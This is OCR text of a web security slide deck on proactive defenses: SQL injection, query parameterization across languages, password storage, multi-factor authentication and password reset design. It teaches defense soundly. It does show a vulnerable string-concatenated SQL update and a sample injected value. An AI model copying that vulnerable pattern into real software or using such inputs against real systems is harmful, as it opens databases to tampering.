
Proactive Web Application Defenses

Jim Manico @manicode

- **OWASP Volunteer**
  - Global OWASP Board Member
  - OWASP Cheat-Sheet Series Manager
- **VP of Security Architecture, WhiteHat Security**
  - 16 years of web-based, database-driven software development and analysis experience
  - Secure coding educator/author
- **Kama'aina Resident of Kauai, Hawaii**
  - Aloha!


MOST COMMON VULNS



Top 15 Vulnerability Classes (2012)

Percentage likelihood that at least one serious* vulnerability will appear in a website

WASC: Web Hacking Incident Database




http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database

[1]

' ;

Anatomy of a SQL Injection Attack



Edit Account Information

Jim

Manico

jim@manico.net

□ Change Password

```
$NEW_EMAIL = Request['new_email'];

update users set email='$NEW_EMAIL'
where id=132005;
```

Anatomy of a SQL Injection Attack

```
1. SUPER AWESOME HACK: $NEW_EMAIL = ';

2. update users set email='$NEW_EMAIL'
   where id=132005;

3. update users set email='';'
   where id=132005;
```

Query Parameterization (PHP PDO)

```
$stmt = $dbh->prepare(”update users set
email=:new_email where id=:user_id”);

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
  "SELECT * FROM User WHERE Name = @Name
   AND Password = @Password",
   objConnection);
objCommand.Parameters.Add("@Name",
   NameTextBox.Text);
objCommand.Parameters.Add("@Password",
   PassTextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```

Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
   EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees
    where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization Failure (Ruby on Rails)

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
Project.where(:id=> params[:id]).all
# Update
project.update_attributes(:name => 'owasp')
```

Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst" dataSource="cfsnippets">
   SELECT * FROM #strDatabasePrefix#_courses WHERE
intCourseID = <cfqueryparam value=#intCourseID#
CFSQLType="CF_SQL_INTEGER">
</cfquery>
```

Query Parameterization (PERL DBI)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES
( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Query Parameterization (.NET LINQ)

```
public bool login(string loginId, string shrPass) {
  DataClassesDataContext db = new
DataClassesDataContext();
  var validUsers = from user in db.USER_PROFILE
              where user.LOGIN_ID == loginId
              && user.PASSWORDH == shrPass
           select user;
  if (validUsers.Count() > 0) return true;
  return false;
};
```

[2]

Password Defenses

- Disable Browser Autocomplete
  - <form AUTOCOMPLETE="off">
  - <input AUTOCOMPLETE="off">

- Only send passwords over HTTPS POST
- Do not display passwords in browser
  - Input type=password

- Store password based on need
  - Use a salt (de-duplication)
  - SCRYPT/PBKDF2 (slow, performance hit, easy)
  - HMAC (requires good key storage, tough)

Password Storage in the Real World

1) **Do not limit the type of characters or length of user password**

- Limiting passwords to protect against injection is doomed to failure

- Use proper encoder and other defenses described instead

Password Storage in the Real World

2) Use a cryptographically strong credential-specific salt

•protect([protection func], [salt] + [credential]);

•Use a 32b or 64b salt (actual size dependent on protection function);

•Do not depend on hiding, splitting, or otherwise obscuring the salt

Leverage Keyed Functions

3a) Impose difficult verification on [only] the attacker (strong/fast)

- HMAC-SHA-256([private key], [salt] + [password])

- Protect this key as any private key using best practices

- Store the key outside the credential store

- Upholding security improvement over (solely) salted schemes relies on proper key creation and management

Password Storage in the Real World

3b) Impose difficult verification on [only] the attacker (weak/slow)

- pbkdf2([salt] + [credential], c=10,000,000);

- **PBKDF2** when FIPS certification or enterprise support on many platforms is required

- **Scrypt** where resisting any/all hardware accelerated attacks is necessary but support isn’t.

[3] Multi Factor Authentication

Changed Channel: [1. General - Redridge Mountains]
Changed Channel: [3. LocalDefense - Redridge Mountains]
[Mallice] has come online.

Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter Blizzard's Battle.Net, Valve's Steam, Yahoo

Basic MFA Considerations

- Where do you send the token?
  - – Email (worst)
  - – SMS (ok)
  - – Mobile native app (good)
  - – Dedicated token (great)
  - – Printed Tokens (interesting)

- How do you handle thick clients?
  - – Email services, for example
  - – Dedicated and strong per-app passwords

Basic MFA Considerations

- How do you handle unavailable MFA devices?
  - Printed back-up codes
  - Fallback mechanism (like email)
  - Call in center

- How do you handle mobile apps?
  - When is MFA not useful in mobile app scenarios?

Forgot Password Secure Design

Require identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

Ask one or more good security questions

- https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

Send the user a randomly generated token via out-of-band

- email, SMS or token

Verify code in same web session

- Enforce lockout policy

Change password

